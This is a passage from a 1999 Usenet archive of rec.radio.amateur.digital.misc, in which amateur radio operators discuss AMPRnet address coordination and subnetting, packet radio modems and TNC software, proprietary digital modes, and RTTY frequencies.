should switch to a clean system where a subnet is assigned to a node
or even an access port on a node, and no exceptions are required.

However, the big problem with this is that it puts the task of binding
the user to a certain access port completely into the hands of the IP
address coordinator, for all users in the entire country. My fear (as I am
the coordinator...) is that this will result in a steep increase in address
requests.
I am not concerned about a possible shortage of addresses, but I am
not looking forward to finding tens of mails in my mailbox every day,
from all those people who think that they may have a better chance on

another frequency or at another node, and therefore request an address
in another subnet. Up to now, these changes were handled by the local
sysops, and thus were spreaded over more people.

Possible solutions:

- delegate the assignment of addresses to the sysop of the node, i.e.
just hand over the subnet to the node sysop and let him control the
situation.

My fear is that this will result in a mess similar to what is described
elsewhere in this thread. It will also make it difficult to publish a
complete hosts.net file for the country, something that many programs
still require.

- switch to automatic assignment of addresses, e.g. with DHCP

This is often mentioned as the perfect solution, and compared to the
situation at Internet service providers and local area networks in the
office. However, I feel that the amateur radio TCP/IP situation is
still quite different from that. I think the addresses should remain
static and widely known, because amateur radio stations usually run
services (telnet, smtp, ftp) that other people want to connect to.
This is different from the client-only situation found in most other
networks where automatic address assignment is done.
Also, the transmissions of amateur radio stations somehow need to be
identified, and a static list of IP addresses provides a mapping
between an address seen on the air, and a callsign normally using that
address.
The network is not always stable enough to support a system where DHCP
servers updated distributed nameservers that could be contacted to
ask for this address-to-name mapping, and surprisingly enough not many
software systems provide this DHCP-to-DNS integration anyway.

So, I don't really know what to do with this. I want to help those people
who want to have a good and easy-to-maintain network, and see the
advantages of a clean subnet-per-interface setup, but on the other hand
I don't want to get overloaded with work or see the address coordination
deteriorate into the big mess it is in some other countries.

Maybe it is best to just hand over coordinatorship to someone who does
not care about these things...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4822. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-04 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn822n8o.j70.nomail@linux.pe1chl.ampr.org>
Source record: 15730

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote:
>Rob Janssen <nomail@pe1chl.demon.nl> wrote:
>> When you really want to use such a bitrate, you will need a pair of FM
>> transceivers with sufficient bandwidth. In the "Adacom Magazin", a
>> magazine where these designs are often published, there have been several
>> articles showing eye-patters at high bitrates and with different IF filters.
>...
>really good information snipped
>...

>I appreciate hearing about this. I was assuming these modems were in
>use from some of the comments I saw on the Bay com Web page. from
>what you say, it sounds like it's not going to be very practicalto use
>FSK for a data radio unless may be I use a couple of gunnplexers at 10 GHz.

I have no details about links where these high speeds are actually in use,
but when they are it may well be that they are using it on 5 or 10 GHz...

Articles in the magazine did not mention speeds above 76800, I think.

>> At higher bitrates, the use of PSK is more attractive than FSK. Look at
>> the designs by S53MV.

>I have and I agree that it is more attractive. I tried contacting the
>Slovenian ham group associated with these designs and I get nothing
>back. This lack of response says the designs have been effectively
>abandoned and we will need to recreate the RF chain if we going to use
>it.

Well, it may be that they are not abandoned but someone just is not
reading his mail or has no time to respond... I have no experience
contacting them, but I think you can download all the information from
their website and start constructing it on your own.

Of course the state of the art in microwave electronics is progressing,
and some of the designs could be a bit too complicated by now.
Recreating the RF chain would probably not be such a bad idea...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4823. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-04 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7vru9i$vv9$1@harvee.billerica.ma.us>
Source record: 15731

Rob Janssen <nomail@pe1chl.demon.nl> wrote:
> I have no details about links where these high speeds are actually in use,
> but when they are it may well be that they are using it on 5 or 10 GHz...

> Articles in the magazine did not mention speeds above 76800, I think.

I went back and look at the WebSite and it looks like the 76800 speed
is for the 440 band. You are probably right that the higher speeds
are artifacts of the hardware design and not necessarily practical.
On the other hand, right now I would not turn down the ability to
participate and build an amateur packet network at 76800.

> Well, it may be that they are not abandoned but someone just is not
> reading his mail or has no time to respond... I have no experience
> contacting them, but I think you can download all the information from
> their website and start constructing it on your own.

> Of course the state of the art in microwave electronics is progressing,
> and some of the designs could be a bit too complicated by now.
> Recreating the RF chain would probably not be such a bad idea...

unfortunately, I'm virtually ignorant about rf design techniques so
recreating the RF chain is not an option for me. I would be glad to
team up with an RF knowledgeable person on the building of the system however.

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4824. radio link for RS-232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-04 00:00:00 UTC
From: Olgierd Wo&#65533;odkiewicz <ogi@zeus.polsl.gliwice.pl>
Message-ID: <7vsaqenmv1@zeus.polsl.gliwice.pl>
Source record: 15732

Where can I find a schematic and circuits to construct radio null modem
between two computers.

- distance 200 meters
- speed 115kbps (I don't need faster)

Olgierd Wolodkiewicz
ogi@zeus.polsl.gliwice.pl

4825. Kenwood TS-940S Narrow Filters

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-04 00:00:00 UTC
From: "Jay J. Chichon" <w2ltu@pipeline.com>
Message-ID: <7vsbrn$o3k$1@nntp3.atl.mindspring.net>
Source record: 15733

Has anyone modified the Kenwood TS-940S so that the narrow filters
can be used in the USB Mode?
Thank you de Jay, W2LTU

4826. Re: radio link for RS-232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-04 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <3821F2BC.62EF9D34@usa-site.net>
Source record: 15734

Go to:

http://www.proxim.com/symphony

They have a radio card that will work. About $120
for each end.

Olgierd Woï¿½odkiewicz wrote:
>
> Where can I find a schematic and circuits to construct radio null modem
> between two computers.
>
> - distance 200 meters
> - speed 115kbps (I don't need faster)

4827. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-04 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <kujV3.155$LK3.4486@nuq-read.news.verio.net>
Source record: 15735
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Steve Sampson t ote in message ...
>By not using 5 GHz you are guilty of neglect. Every microwave
>band you are neglecting is one more vote that Hams don't need
>it, and capitalists take note of such things. Governments tend
>to favor corporations over individuals anyway. Especially so,
>when said individuals have a welfare tendency.

I'm trying to figure out myself, approximately, what kind of
test equipment I'd need to play around with this stuff -- and not
be totally frustrated. Right now, I have kind of your, low
end hobbiest type stuff. 20mhz scope, and power supplies and
one of those handheld frequency counters. Voltmeters and
things.

My brother picked up an old signal generator. And
that seems to work. But, that's the extent of our microwave
equipment right now. So, we've started a bit of a collection
here -- though obviously this is kind of a long term project.
New test equipment for this kind of stuff looks really expensive
everywhere I look -- and I don't quite have the confidence to
buy up the used stuff, not knowing what is what. And, even
the used stuff is a pretty good hunk of change.

Is there any like common wisdom, on what to look for, on the
used market, and what to pay for it? Where do you start
with the 'test equpment' issue?

4828. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7vvo9bcff1@autumn.news.rcn.net>
Source record: 15649

Only Clover, Pactor-II, and G-Tor are proprietary. I doubt that the mfgs are refusing to license them - just that no one is willing to pay for the license.

Pactor-I works well for an ARQ mode and PSK31 for a non-linked QSO mode. You don't even need a TNC for PSK31 - just free sound card software.

4829. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: aa010@detroit.freenet.org
Message-ID: <aa010-0511992232180001@aa1-240-133.detroit.usabestnet.net>
Source record: 15650

In article <7vv828obs1@news.rchland.ibm.com>, "Gilbert Baron"
<xzs1947@us.ibm.com> wrote:

>I was looking for TNCs at the hamfest recently. What I found is that all the
>manufactures have a proprietary mode. This is STUPID as now you can't talk
>to others. Just think if every broadcaster sent TV with a different system!
>I am glad I looked because I gave up on digital modes before I wasted my
>money. If the manufacturers would license their systems all would benefit.
>As it is, the common compatible modes are all you get and these modes STINK
>compared to current state of the art possibilities. Digital modes are going
>NOWHERE.
>
>--
>Gil Baron gbaron@home.com
>EFAX 419-793-4952
>"Hierro candente, batir de repente"

>Just think if every broadcaster sent TV with a different system!

You haven't read anything about Digital TV broadcasting yet, have you?
As of now there are about 24 different variations of ways to encode
and transmit digital video. All coming to a TV station near you,
ready or not.

Chuck Reti WV8A Detroit,MI
wv8a@arrl.net

4830. DOVETRON WANTED

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: Jean Paul <F5QE@CSI.COM>
Message-ID: <7vu5uf$o4g$1@ssauraaa-i-1.production.compuserve.com>
Source record: 15736

Hello,

DOVETRON TU ANY MODELS WANTED FOR EXPORT IN FRANCE. I LIKE TEMPEST
TYPE.

PRICE AND CONFIGURATION TO F5QE PAUL.73

F5QE@CSI.COM

4831. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: john.ackermann@daytonOH.ncr.com
Message-ID: <3822dc6d@rpc1284.daytonoh.ncr.com>
Source record: 15737
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <slrn822lbb.j70.nomail@linux.pe1chl.ampr.org>, dontmailme@pe1chl.demon.nl wrote:

>I am the coordinator for 44.137 (Netherlands) and I have written a
>script that compares my local copy of the hosts file with the data
>in the ampr.org nameserver as downloaded from ftp.ucsd.edu.
>
[snip]
>Maybe I should post the scripts that I am using? But then, they are
>running under Linux, so...
>
>Rob

Rob, I'd sure like to have them.

John N8UR
jra@febo.com

4832. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: john.ackermann@daytonOH.ncr.com
Message-ID: <3822df95@rpc1284.daytonoh.ncr.com>
Source record: 15738
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <slrn822msb.j70.nomail@linux.pe1chl.ampr.org>, dontmailme@pe1chl.demon.nl wrote:

>Traditionally, our allocation has been subnetted geographically. Each
>province has got one or more subnets, and addresses are assigned based
>on QTH.
>This subnetting causes a nasty problem: sometimes a node from another
>geographical area can be contacted more reliably than the node in the
>same area, and the user wants to have an address that gets routed to
>that other node.

We had the same problem with the Ohio subnet -- the state was divided into quadrants, with no idea of connectivity.

A few years ago we redid things, with the coordinator (me) assigning subnets of 16 or 32 addresses to connected LANS upon request. So, if a new server comes up in a community, we'll assign a block of addresses for each frequency/speed that server supports. It's up to the local LAN members to work out individual address assignments. Thus, all of our LANs are routable on a subnet basis as connectivity grows.

One thing we don't have yet is a consistent way to update those locally-assigned host addresses into the ampr.org database, but since most of our LANs are are purely local and don't route to the rest of the world, this hasn't really been an issue -- global nameservice is only relevant if you have global routing! In the cases where MX records are needed or whatever, the local LAN guru usually is able to manage those updates to the ampr.org database.

We've also set aside one subnet as a non-routed "experimental" network, like the 192.168.0.0 block. If someone who isn't part of a LAN requests an address, I urge them to just pick one (or more) from that block to experiment with; if they later develop a LAN or service that requires routing to the outside world, we assign them a subnet. This has substantially reduced the number of orphan address assignments that don't go anywhere.

John N8UR
jra@febo.com

4833. School Club special offer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7vv240$d3q$2@newsfeed.minn.net>
Source record: 15739

4 November 1999, St. Paul MN

Timewave Technology and Creative Services Software have combined in a special promotion for school amateur radio clubs. If your school club has a call registered to their school, We will provide a copy of PK TERM '99 ,, Free... no strings attached. Just email us with your school call and a mailing address and we will do all the rest.

PK TERM '99 runs on Timewave and AEA TNC's and requires a Windows 95/98 platform.

If your club has a TNC which can not run PK TERM '99, contact Timewave and we will see if proper software can be found, again at no charge.

If you have an old PK-232 that is not working that you would like to donate to a school club please let us know. If it can be repaired we will fix it and donate it in your name to a school that does not have packet/HF digital equipment.

John Douglas
Sales Manager
Timewave Technology

Let's get some young people into Ham Radio!
Don't just ask "What can I do to help ham radio? Think of what you can do, and just do it!

Running WIN95/98/NT, Download PK TERM 99 and see the latest in TNC software
http://www.timewve.com

4834. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn8265c8.60c.nomail@linux.pe1chl.ampr.org>
Source record: 15740
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

John Ackermann <john.ackermann@daytonOH.ncr.com> wrote:
>One thing we don't have yet is a consistent way to update those
>locally-assigned host addresses into the ampr.org database, but since most of
>our LANs are are purely local and don't route to the rest of the world, this
>hasn't really been an issue -- global nameservice is only relevant if you have
>global routing!

It looks like some people are using the global nameserver to lookup
the addresses for the names, and then route via the local net. Does
not seem unreasonable, it saves you from having to update a local hosts
file or nameserver database.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4835. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn826597.60c.nomail@linux.pe1chl.ampr.org>
Source record: 15741
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

John Ackermann <john.ackermann@daytonOH.ncr.com> wrote:
>In article <slrn822lbb.j70.nomail@linux.pe1chl.ampr.org>, dontmailme@pe1chl.demon.nl
wrote:

>>I am the coordinator for 44.137 (Netherlands) and I have written a
>>script that compares my local copy of the hosts file with the data
>>in the ampr.org nameserver as downloaded from ftp.ucsd.edu.

>[snip]
>>Maybe I should post the scripts that I am using? But then, they are
>>running under Linux, so...

>>Rob

>Rob, I'd sure like to have them.

Ok I'll mail them to you.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4836. Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: Gilbert Baron <xzs1947@us.ibm.com>
Message-ID: <7vv828obs1@news.rchland.ibm.com>
Source record: 15742

I was looking for TNCs at the hamfest recently. What I found is that all the manufactures have a proprietary mode. This is STUPID as now you can't talk to others. Just think if every broadcaster sent TV with a different system! I am glad I looked because I gave up on digital modes before I wasted my money. If the manufacturers would license their systems all would benefit. As it is, the common compatible modes are all you get and these modes STINK compared to current state of the art possibilities. Digital modes are going NOWHERE.

--
Gil Baron gbaron@home.com
EFAX 419-793-4952
"Hierro candente, batir de repente"

4837. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: brian@karoshi.ucsd.edu
Message-ID: <7vv8mttu1@karoshi.ucsd.edu>
Source record: 15743
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

John Ackermann <john.ackermann@daytonOH.ncr.com> wrote:
>One thing we don't have yet is a consistent way to update those
>locally-assigned host addresses into the ampr.org database, but since most of
>our LANs are are purely local and don't route to the rest of the world, this
>hasn't really been an issue -- global nameservice is only relevant if you have
>global routing!

Incorrect. The limitation is that the database must be central in order to
be consistent. Local servers slaved to it provide local service.

There is an easy-to-use facility for updating the master server.
Someday soon I hope to also make it available via a web page.
See www.ampr.org for a few more details.
- Brian

4838. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7vvb8k$4o5$1@bgtnsc01.worldnet.att.net>
Source record: 15744
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

I would appreciate a copy also Rob.

--

... Hank

http://horedson.home.att.net

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn826597.60c.nomail@linux.pe1chl.ampr.org...
> John Ackermann <john.ackermann@daytonOH.ncr.com> wrote:
> >In article <slrn822lbb.j70.nomail@linux.pe1chl.ampr.org>,
dontmailme@pe1chl.demon.nl wrote:
>
> >>I am the coordinator for 44.137 (Netherlands) and I have written a
> >>script that compares my local copy of the hosts file with the data
> >>in the ampr.org nameserver as downloaded from ftp.ucsd.edu.
>
> >[snip]
> >>Maybe I should post the scripts that I am using? But then, they are
> >>running under Linux, so...
>
> >>Rob
>
> >Rob, I'd sure like to have them.
>
> Ok I'll mail them to you.
>
> Rob
> --
>
+----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/
|
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU
|
>
+----------------------------------+--------------------------------------+

4839. Re: Split screen term program?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7vvdj1dfp1@newsfeed.minn.net>
Source record: 15745

In article <381ee0e2.1129669155@nntp.service.ohio-state.edu>, kentg@home.com (Kent) wrote:
>Hello all...and thanks for reading this.
>
>I run 2 TNCs off of one computer (two com ports), and am looking for a
>single terminal application that allows 2 screens (one for each port).
>
>Is there such an animal?
>
>Right now, Im forced to open my terminal application twice...which
>works ok, but is rather cumbersome to work with on the desktop.
>
>Thanks much.
>
>==========
>Kent Gould
>
>ASE certified GM, Toyota, Honda/Acura, Lexus Technician
>
>94' LX Honda Accord
>98' EX Honda Accord
>99' LE Toyota Camry

Hello Kent,

If you are running AEA/Timewave TNC's PC PakRATT for Widows provides 2 TNC
support.

73

John N0ISL
Timewave Technology

4840. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: Ralph Mowery <rmowery@dialpoint.net>
Message-ID: <38234444.4CFFAB6D@dialpoint.net>
Source record: 15746

There are a lot of modes now. One good thing is that there are some
good sound card type programs out there. Just hook up to the speaker
and mic of the sound card and radio and load in the program and you are
in business. No need for a TNC or multimode converter box what ever
they are calling them now.

Gilbert Baron wrote:
>
> I was looking for TNCs at the hamfest recently. What I found is that all the
> manufactures have a proprietary mode. This is STUPID as now you can't talk
> to others. Just think if every broadcaster sent TV with a different system!
> I am glad I looked because I gave up on digital modes before I wasted my
> money. If the manufacturers would license their systems all would benefit.
> As it is, the common compatible modes are all you get and these modes STINK
> compared to current state of the art possibilities. Digital modes are going
> NOWHERE.
>
> --
> Gil Baron gbaron@home.com
> EFAX 419-793-4952
> "Hierro candente, batir de repente"

4841. Re: WinCE to KPC3 help, please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: Neal <neal@sacon.net>
Message-ID: <38234ef3_1@news.access1.net>
Source record: 15747

Try http://www.qsl.net/kc7gnm/packet_hpc.html

Evhen Tupis <evman@ix.netcom.com> wrote in message
news:381ECCCE.6127FE69@ix.netcom.com...
> Having just stumbled into this newsgroup, I'm hoping this hasn't been
> asked and replied-to-death yet. :o)
>
> I have an HP Jornada 680 with serial port. I can't seem to see a KPC-3+
> that I connect. The Jornada (WinCE) has one setting that appears to
> allow communication with the serial port, but it refers to communicating
> with a "Hayes Compatible modem on COM1:".
>
> Could someone tell me what settings I need to use to communicate with a
> TNC, please? No matter what settings I use, I get no communication
> between the two. It's gotta be something straightforward that I'm
> simply overlooking.
>
> Ev, W2EV
>
>

4842. Winpack 6.42 - local BBS ignores F> for download

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-05 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <38235ede.16879263@news.compuserve.com>
Source record: 15748

I have just used Winpack after some time. My previous BBS has closed
and the new one is running FBB 7.0. Winpack downloads the message
list and marks the required bulls and mail but when it goes to
retrieve it sends first [WINPACK-6.4-$] to which the BBS replies with
an error message then Winpack sends F< and the local BBS just sits and
does nothing until the link times out.
Any suggestions as to how to correct this?
Thans de Richard G4BBH

4843. Re: Packet for Palm Pilot - TNC hardware?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: joe_merchant99@my-deja.com
Message-ID: <800721$oc3$1@nnrp1.deja.com>
Source record: 15651

Does anyone know of compact, battery powered, truly portable TNC hardware?

I am thinking of developing a packet TNC that fits in a Palm Pilot snap-on modem housing, with spkr/mic connections to a handheld radio, want to make sure I'm not re-inventing someone else's wheel.

Anyone who is interested in such a product, please respond with a little info:

1. What TNC do you currently use?

2. What handheld radio would you hook your "Palm connected" TNC to?

3. What type of Palm OS device would this TNC connect to (II, III, V, etc?)

4. What would you consider a fair price for the TNC?

Thanks in advance!

Sent via Deja.com http://www.deja.com/
Before you buy.

4844. FS: MFJ 407C Deluxe Electronic Keyer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: jhulet@aol.com
Message-ID: <19991106002314.11286.00002356@ng-fd1.aol.com>
Source record: 15652

Hello,

I have for sale a mint condition MFJ-407C Deluxe Electronic Keyer w/ Manual.

It has controls for Speed, Weight, Tone, Volume and features, Tune Switch and Semi-Auto operation.

$55.00 shipped in the Cont. US

Thanks & 73

Jason S. Hulet/W1WOW

4845. Re: Winpack 6.42 - local BBS ignores F> for download

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: Roger Barker <roger@peaksys.demon.co.uk>
Message-ID: <y6bfgCAcP3I4EwNM@peaksys.demon.co.uk>
Source record: 15653

In article <38235ede.16879263@news.compuserve.com>, Richard C. Ferryman
<106255.1565@compuserve.com> writes
>I have just used Winpack after some time. My previous BBS has closed
>and the new one is running FBB 7.0. Winpack downloads the message
>list and marks the required bulls and mail but when it goes to
>retrieve it sends first [WINPACK-6.4-$] to which the BBS replies with
>an error message then Winpack sends F< and the local BBS just sits and
>does nothing until the link times out.

With FBB V7 the sysop must give you 'F' status on the BBS. One big
problem with BBSs changing to V7 from, say 5.15, is that many sysops
aren't exactly too well clued up on the technical implications of what
they are doing, and it is made worse by the lack of any documentation
regarding exactly how V7 behaves differently to previous versions. So
they stick V7 on their BBSs and then have no idea what to do when their
users suddenly start having problems.

Here's the WinPack FBB V7 FAQ:-

****

Problem: My local BBS has now changed over the FBB V7 and WinPack is
giving problems.

(The problems may be that compressed download and forwarding
cannot be used, or that the BBS disconnects you when you try
to upload mail after you have downloaded some messages, or
that WinPack sticks at WAITPROMPT, or that automatic bulletin
selection no longer works.)

Answer: There are some significant differences in the way that FBB V7
behaves compared to V5.15.

1. Users need to have the 'F' flag set in their status, or
they usually can't use compressed download and compressed
forward at all. You need to consult your sysop about getting
the 'F' flag set.

2. FBB V7 will NOT allow a user to use both compressed
download and compressed forward in the same session. Therefore
WinPack users should either not use compressed forwarding, or
they should edit PACKET.INI and put "SPLIT_SESSIONS=TRUE" in
the [FBB] section. This stops WinPack trying to use both
compressed forward and compressed download in the same
session. Please note that from V6.3 onwards "Split Sessions"
can be set from the "Mail", "Mail Options" window in WinPack,

you don't need to edit PACKET.INI.

3. When a BBS changes over to FBB V7, the BBS prompt may
change, so you may need to change "BBS prompt" in "Personal/
BBS Info". If you find the BBS sends you a multi-line prompt,
the best thing to do is to manually connect to the BBS and
send the 'X' command to put yourself in expert mode. WinPack
does not handle the multi-line prompt very well.

4. When a BBS changes over to FBB V7, the layout of the
message list may change. If you don't use the unproto headers,
you may need to work through the various options on the
WinPack "Options", "Bulletin Columns..." sub-menu.

Roger Barker, G4IDE
February 1998

****

--
Roger Barker, G4IDE roger@peaksys.demon.co.uk
Boston, UK http://www.peaksys.demon.co.uk

4846. PACKET RADIO unter Windows 98 using BAYCOM or similar serial Modems ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: NO SPAM! <nospam@microsoft.com>
Message-ID: <XgskOJWo4rnWS1gcEyoTHWw5QxGJ@4ax.com>
Source record: 15654

Im looking for Software, Drivers, Info, URLs about doing
Packet Radio (PR) unter Windows 98 using those
simple and cheap BAYCOM Serial Modems or similar stuff.
(PC-COM etc)

Does anybody know how to fix that or knows some URLs Info?

Please MAIL ME!

mailto:awerner@netpoint-systemhaus.de

Thanks!
73 de DG2GWE
Axel

4847. Creative Services Software-Pacterm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: Lionel <lbooth@ametro.net>
Message-ID: <801f72$h2n$1@news.ametro.net>
Source record: 15655

Their web page seems to be down, but is it gone? Has something happened to the business? Looking to update Pacterm..

4848. Re: Creative Services Software-Pacterm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <801i6tipl1@newsfeed.minn.net>
Source record: 15656

In article <801f72$h2n$1@news.ametro.net>, "Lionel" <lbooth@ametro.net> wrote:
>Their web page seems to be down, but is it gone? Has something happened to
>the business? Looking to update Pacterm..
>
>
The CSS server is down. They have been having problems with their high speed
connection. It should beback on the air soon.

73

John Doughlas
N0ISL
Timewave Technology

4849. FAX and RTTY frequencies

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: Harry G&#65533;ransson <harry@mbox304.swipnet.se>
Message-ID: <LA_U3.631$jc5.1950@nntpserver.swip.net>
Source record: 15657

> Is there anyone who can give me a few frequencies of amateur or
> commercial FAX- or RTTY stations on shortwave 4 to 50 MHz?
> SM4KAJ
> Harry
> --
e-mail: harry.g@swipnet.se or harry@sverige.nu

4850. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9911062027570.640-100000@dns.bde-arc.ampr.org>
Source record: 15658

On Fri, 5 Nov 1999, Bob Lewis wrote:
> Only Clover, Pactor-II, and G-Tor are proprietary. I doubt that the
> mfgs are refusing to license them - just that no one is willing to
> pay for the license.
>
> Pactor-I works well for an ARQ mode and PSK31 for a non-linked QSO
> mode. You don't even need a TNC for PSK31 - just free sound card
> software.

Yes, what a mess. However, as long as all these modes were in hardware/firmware, and the firmware provided a STANDARD interface back to the computer, the issue wouldn't be as bad.

Even standard TNC's by various manufacturers have their differences. They all have "MYCALL", but for setting the hardware speed, Kantronics has "TBAUD", while AEA (and maybe Timewave, unless they changed it) has "HBAUD" and "PARITY", etc. Of course, each manufacturer may offer features beyond the standard set, but for the standard set, there SHOULD BE ONE, universal command set for configuration, yet there isn't.

Good luck in getting these exotic modes to at least have a standard command interface.

4851. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <800fevndn1@arachne.labyrinth.net.au>
Source record: 15659
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In rec.radio.amateur.digital.misc Steve Sampson <ssampson@usa-site.net> wrote:
> The concept of networking was quite different back then.

> Today Hams need a class A like they need a hole in the head :-)

Spectrum, IP addresses, is there anything else of ours
you want to give away Steve?

Hamish, surprised.
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4852. Re: WinCE to KPC3 help, please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: Evhen Tupis <evman@ix.netcom.com>
Message-ID: <38249BB1.D640ACF2@ix.netcom.com>
Source record: 15660

WOW. Great Site! Thanks for the tip!
-= Ev =-

Neal wrote:
>
> Try http://www.qsl.net/kc7gnm/packet_hpc.html

4853. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <8027bq$36i$1@autumn.news.rcn.net>
Source record: 15661

> Even standard TNC's by various manufacturers have their differences

We can't even get rig manufactures to have a "standard" mike connector. 8-Pin, 5-Pin, 4-Pin and if they get the connector right, it'll be wired different. If somehow the connector is the same and it's wired correctly, the mike impedance will be different! Even headset connectors come in three sizes, stereo and mono - that's six possible combinations! And you wanted what - a standard protocol and command set? :-)

4854. Re: FAX and RTTY frequencies

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: Ralph Mowery <rmowery@dialpoint.net>
Message-ID: <3824C4D6.C403FCAD@dialpoint.net>
Source record: 15662

Most of the ham rtty is between 14.080 and 14.100 MHz. YOu can find some on the other bands. Go to the www.arrl.org site and see if they post the bulliten frequencies and times. They send them several times a day using 170 shift at 60 wpm or about 45.5 baud and your receiver should be set for lower side band for normal shift as with most ham transmissions. After the arrl sends a normal rtty signal they switch to another mode to send it over.
Good place to check out your equipment.

4855. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
